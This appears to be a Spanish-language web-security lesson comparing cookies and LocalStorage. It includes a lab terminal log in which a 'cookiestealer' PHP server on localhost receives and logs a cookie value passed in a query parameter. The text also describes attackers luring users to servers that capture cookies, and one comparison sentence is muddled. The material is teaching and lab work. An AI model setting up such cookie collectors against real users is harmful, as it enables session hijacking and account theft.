


Cookies & LocalStorage

Acceder a las cookies es bastante sencillo; cualquier usuario puede hacerlo. Basta con escribir `document.write(document.cookie)` para ver todo el contenido de la cookie. Los hackers pueden usar enlaces falsos que redirigen a los usuarios a sus servidores, donde pueden guardar los datos de las cookies.

Con LocalStorage, la situación es algo más compleja. Para acceder a los datos de LocalStorage, es necesario especificar la clave correcta (`localStorage.getItem('clave')`).

Sin embargo, una diferencia mucho mayor entre las cookies de LocalStorage y las de almacenamiento local es que estas últimas se pueden proteger mediante el atributo `HTTPOnly`, que impide el acceso a las cookies mediante JavaScript, mientras que a los datos de LocalStorage solo se les puede acceder mediante JavaScript.



The screenshot shows a Linux desktop environment with a browser window and a terminal window. The browser window displays the Google homepage. The terminal window shows a user named 'elshin_vadim' running a series of commands to demonstrate a cookie-stealing attack. The commands include navigating to a local file, listing files, reading a log file, and executing PHP code to capture user input. The terminal output also shows network traffic using the 'lsof' command, which lists various processes and their network connections.

```
DEAW clonar [Corriendo] - Oracle VirtualBox
Nov 17 12:59 PM
www.google.com
Sobre Google Tienda
Gmail Imágenes Iniciar sesión

elshin_vadim@vbox:~/var/www$ sudo lsof -i -P -n | grep LISTEN
sshd    770      root   7u  IPv6    7437    0t0  TCP *:22 (LISTEN)
cupsd   9282      root   6u  IPv6   32192    0t0  TCP [:1]:631
cupsd   9282      root   7u  IPv4   32193    0t0  TCP 127.0.0.1:631 (LISTEN)
elshin_vadim@vbox:/var/www/cookiestealer$ sudo lsof -i -P -n | grep LISTEN
vsftpd  755      root   3u  IPv6    7354    0t0  TCP *:21 (LISTEN)
sshd    770      root   6u  IPv4    7427    0t0  TCP *:22 (LISTEN)
sshd    770      root   7u  IPv6    7437    0t0  TCP *:22 (LISTEN)
cupsd   9282      root   6u  IPv6   32192    0t0  TCP [:1]:631
cupsd   9282      root   7u  IPv4   32193    0t0  TCP 127.0.0.1:631 (LISTEN)
elshin_vadim@vbox:/var/www/cookiestealer$ sudo php -S 127.0.0.1:80
[Mon Nov 17 12:55:22 2025] PHP 8.4.11 Development Server (http://127.0.0.1:80) started
[Mon Nov 17 12:55:55 2025] 127.0.0.1:44518 Accepted
[Mon Nov 17 12:55:55 2025] 127.0.0.1:44518 [200]: GET /
[Mon Nov 17 12:55:55 2025] 127.0.0.1:44518 Closing
[Mon Nov 17 12:55:55 2025] 127.0.0.1:44524 Accepted
[Mon Nov 17 12:55:55 2025] 127.0.0.1:44524 [302]: GET /cookiestealer.php?c=username=NULL%20Byte
[Mon Nov 17 12:55:55 2025] 127.0.0.1:44524 Closing
[Mon Nov 17 12:56:46 2025] 127.0.0.1:51340 Accepted
[Mon Nov 17 12:56:46 2025] 127.0.0.1:51340 [200]: GET /
[Mon Nov 17 12:56:46 2025] 127.0.0.1:51340 Closing
[Mon Nov 17 12:56:46 2025] 127.0.0.1:51354 Accepted
[Mon Nov 17 12:56:46 2025] 127.0.0.1:51354 [302]: GET /cookiestealer.php?c=username=NULL%20Byte
[Mon Nov 17 12:56:46 2025] 127.0.0.1:51354 Closing
elshin_vadim@vbox:~/var/www/cookiestealer$ ls
cookiestealer.php index.html log.txt
elshin_vadim@vbox:~/var/www/cookiestealer$ cat log.txt
username=NULL Byte
username=NULL Byte
elshin_vadim@vbox:~/var/www/cookiestealer$
```